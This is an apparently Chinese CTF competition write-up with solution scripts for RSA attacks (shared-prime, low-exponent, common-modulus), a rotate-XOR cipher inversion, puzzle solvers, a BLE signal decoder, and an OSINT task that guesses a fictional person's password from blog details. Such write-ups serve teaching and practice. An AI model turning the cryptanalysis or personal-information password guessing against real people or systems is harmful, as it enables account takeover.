from gmpy2 import invert
from libnum import n2s

e = ...
n = ...
c = ...
p, q = ... # p q 使用工具爆破即可
print(n2s(pow(c, int(invert(e, (p - 1) * (q - 1))), n)).decode(), end = "")
```

RSA Attack 2

```
from math import gcd
import gmpy2
from gmpy2 import invert
from libnum import n2s, xgcd

# task1 n1 n2 共用素数
e = ...
n1 = ...
c1 = ...
n2 = ...
c2 = ...
q = gcd(n1, n2)
p = n1 // q
r = n2 // q
print(n2s(pow(c1, int(invert(e, (p - 1) * (q - 1))), n1)).decode(), end = "")
# print(n2s(pow(c2, int(invert(e, (r - 1) * (q - 1))), n2)).decode(), end = "")

# task2 低加密指数攻击
n = ...
e = ...
c = ...
print(n2s(int(gmpy2.iroot(c, e)[0])).decode(), end = "")
```

```
# task3 共模攻击
n = ...
e1 = ...
c1 = ...
e2 = ...
c2 = ...
s1, s2, _ = xgcd(e1, e2)
if s1 < 0:
    s1 = -s1
    c1 = int(invert(c1, n))
if s2 < 0:
    s2 = -s2
    c2 = int(invert(c2, n))
print(n2s(pow(c1, s1, n) * pow(c2, s2, n) % n).decode())
```

The Password Plus Pro Max Ultra

本题考察 **XOR 运算、循环左右移、数学变换。**

本题的解法多种多样，下面只给出其中一种可能的解法。

第一个方程为

$$y = x \oplus (x \ggg p) \oplus (x \ggg q)$$

两边同时循环右移 p 位，得

$$y \ggg p = (x \ggg p) \oplus (x \ggg 2p) \oplus (x \ggg (p+q))$$

两边同时循环右移 q 位，得

$$y \ggg q = (x \ggg q) \oplus (x \ggg (p+q)) \oplus (x \ggg 2q)$$

三式两边异或得

$$y \oplus (y \ggg p) \oplus (y \ggg q) = x \oplus (x \ggg 2p) \oplus (x \ggg 2q)$$

令

$$y' = y \oplus (y \ggg p) \oplus (y \ggg q),$$

$$p' = 2p,$$

$$q' = 2q,$$

得

$$y' = x \oplus (x \ggg p') \oplus (x \ggg q')$$

该方程与原式同解，但 p 、q 变为原来的两倍

通过这种变换我们可以把 p 和 q 变成

$$p \times 2^k$$

$$q \times 2^k$$

由于本题中右移运算的周期为 64 所以

$$x \ggg 64t = x$$

所以执行上述操作 6 次后，我们能得到

$$y^{(8)} = x \oplus (x \ggg 64p) \oplus (x \ggg 64q) = x$$

同理可以解出剩下的方程

```
from functools import reduce
from operator import xor
from libnum import n2s

def move(n, k):
    s = bin(n)[2:].zfill(64)
    k &= 63
    return int(s[k:] + s[:k], 2)


def encrypt(x, ks):
    return xor(x, reduce(xor, map(lambda k: move(x, k), ks)))

def decrypt(y, ks):
    for _ in range(6):
        y = encrypt(y, ks)
        ks = [k << 1 for k in ks]
    return y

if __name__ == "__main__":
    ys = ...
    kss = ...
    for y, ks in zip(ys, kss):
        print(n2s(decrypt(y, ks)))
```

Misc

奇妙小游戏

> 考点： 鬼脚图 pwntools的使用
> 出题人: 4ctue
> 分值: 200

本质是鬼脚图 然后把 `|` 和 `-` 随机更换为不同的字符
由于时间没卡太死 关卡也较少 可以手写
以下是求出口的脚本

```
def search(data, index):
    for i in range(len(data)):
        if index != len(data[0]) and data[i][index] == 1:
            index += 1
        elif index != 0 and data[i][index - 1] == 1:
            index -= 1
    return index
```

一张怪怪的名片

> 考点： 二维码的修补 社会工程学
> 出题人: 4ctue Atom
> 分值: 250

先在名片上获得四块二维码 然后通过ps拼接 发现无法直接扫描
使用`qrazy box`对二维码进行扫描 得到

```
Mode Indicator : 8-bit Mode (0100)
Character Count Indicator : 236
Decoded data :    ê

Final Decoded string : https:+?homdginc~.homeboyc)³k§   ê
```

看样子是个链接 通过链接中的部分关键词搜索 最终找到链接的原本形态
https://homeginan.homeboyc.cn/
然后进入博客

根据给第一条博文的线索，得知鸿的密码中带有moner的个人信息

鸿贵安的自留地

我是谁？没有绝对安全的系统！

靠嫩娘 盗号死XX

麻了，居然被盗号了。

评论：

蒙尔：都说了别用弱密码，就是不听。还有，不许把我信息塞到你的密码里！！

第三条博文可以反推出鸿女朋友的生日

HAPPY BIRTHDAY

宝！19岁生日快乐！ 关于礼物 关于小猫猫 这是一个钧瓷猫猫，我感觉挺可爱的，而且钧瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是钧瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的） 关于小恐龙游戏机 本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给丢了，也不知道是丢在了科协的实验室还是杭电助手的办公室。最后重新买了一块开发板把程序烧写进去，也就是你收到的这一块。 这块开发板带esp8266和一块ssd1306的屏幕，如果你自己有兴趣，也可以拿这块开发板做一些其他好玩的东西。

Mon, Aug 16, 2021

20020816

根据关系网分析，可以在At0m的博客的友链中找到moner的博客链接

FRIEND LINK

下面是我自留地的邻居

At0m

Goo

Wr ‘small*house

Summer

小吴玉麒麟

狂霸蛋皇——一个浙外中文系的小姐姐

liki

0x4qE

一个全是生活毫无学习的小站

mener.homeboyc.cn

Mener的小花园

Home | Writings | About

Writings

2022-01-25 不要再用弱密码了！！！

密码设置原则

1. 不使用空密码或系统默认的密码，因为这些密码众所周知，为典型的弱密码。
2. 密码长度不小于8位。
3. 密码不应该为连续的某个字符（例如：AAAAAAAA）或重复某些字符的组合（例如：tzf.tzf.）。
4. 密码应该为以下四类字符的组合，大写字母(A-Z)、小写字母(a-z)、数字(0-9)和特殊字符。每类字符至少包含一个。
5. **密码中不应包含本人、父母、子女和配偶的姓名和出生日期、纪念日期、登录名、E-mail地址等等与本人有关的信息，以及字典中的单词。**
6. 不要长期使用固定密码，定期或者不定期修改密码，防止未被发现的入侵者继续使用该密码。
7. 不要在多个场合使用同一个密码：为不同应用场合设置不同密码，特别是有关财务的网银及网购账户，避免一个帐户密码被盗，其它帐户密码也被轻易破解。
8. 不把密码保存在电脑、U盘、笔记本、书籍等上面。

着重号给出提示

hint：鸿贵安喜欢和女友贴贴

抽取常见密码关键信息：
姓名拼音、姓名拼音缩写、生日
hongguian、menger、hga、me、20020816

进行合理的fuzz 同时保证“贴贴”和“有moner个人信息”
hongguian20020816
hga20020816
hongguianmenger20020816
hgame20020816


最后尝试后发现密码hgame20020816
丢入cyberchef解出flag

PS.有师傅发现蒙尔的名字很别扭，就很快猜出来了密码x


你上当了 我的很大

> 考点： 压缩包的自动解压 部分图形码
> 出题人: 4ctue
> 分值: 250

无聊的压缩包套娃题
然后又因为出题人的失误导致部分内容没压缩进去
先解压完一路 得到一个视频 估算大小大概一共有150个视频
然后写脚本解压
理论上应该能得到5个不同的视频 分别是 flag.mp4 lagf.mp4 agfl.mp4 gfla.mp4 flag(.mp4
~~但是现场只压缩进去了两个 失误失误~~
然后除flag(.mp4的视频结尾都有一个图形码




PDF417



CodablockF

DataMatrix



Aztec
扫码后得到四个base64编码的图片文件
解码后发现是二维码的四部分 拼起来扫描即可

IoT

空气中的信号

> 考点： 蓝牙BLE协议
> 出题人: 4ctue
> 分值: 250

根据题干中的哈拉尔一世的提示 发现是蓝牙协议
https://blog.csdn.net/moge19/article/details/90048116
写脚本 解析即可

```
from pwn import *
rawbit="内容"
def find_all(sub,s):
    index_list = []
    index = s.find(sub)
    while index != -1:
        index_list.append(index)
        index = s.find(sub,index+1)
    return index_list


def print_hex(a):
    c= ''
    for i in range(int(len(a)/8)):
        c += chr(int(a[i*8:(i+1)*8][::-1],2))
    return c.encode("hex")

def find_ble_package(pre,data):
    for i in find_all(pre,data):
        prehead = print_hex(data[i+8:i+40])
        head = print_hex(data[i+40:i+48])
        l = print_hex(data[i+48:i+56])

        l0 = int(str(l),16)&0x3f
        l1 = l0*8

        d = print_hex(data[i+56:i+56+l1])
        crc = print_hex(data[i+56+l1:i+56+l1+24])
        crc_data = head + l + d
```

```
        check_crc = hex(pwnlib.util.crc.crc_24_ble(crc_data.decode("hex")))
        if check_crc[2:4] == crc[4:6]:
            print "----------------------------------------------"
            print "package  : " + data[i+8:i+56+l1+24]
            print "head     : " + prehead
            print "PDU head : " + head
            print "PDU len  : " + str(l0)
            print "PDU data : " + d.decode("hex")
            print "crc      : " + crc
            print "crc data : " + crc_data
            print "crc_check: " + check_crc
    print "----------------------------------------------"

find_ble_package('010101010',rawbit)
find_ble_package('101010101',rawbit)
```

得到3个数据包 内容为编码过的flag 拼接即可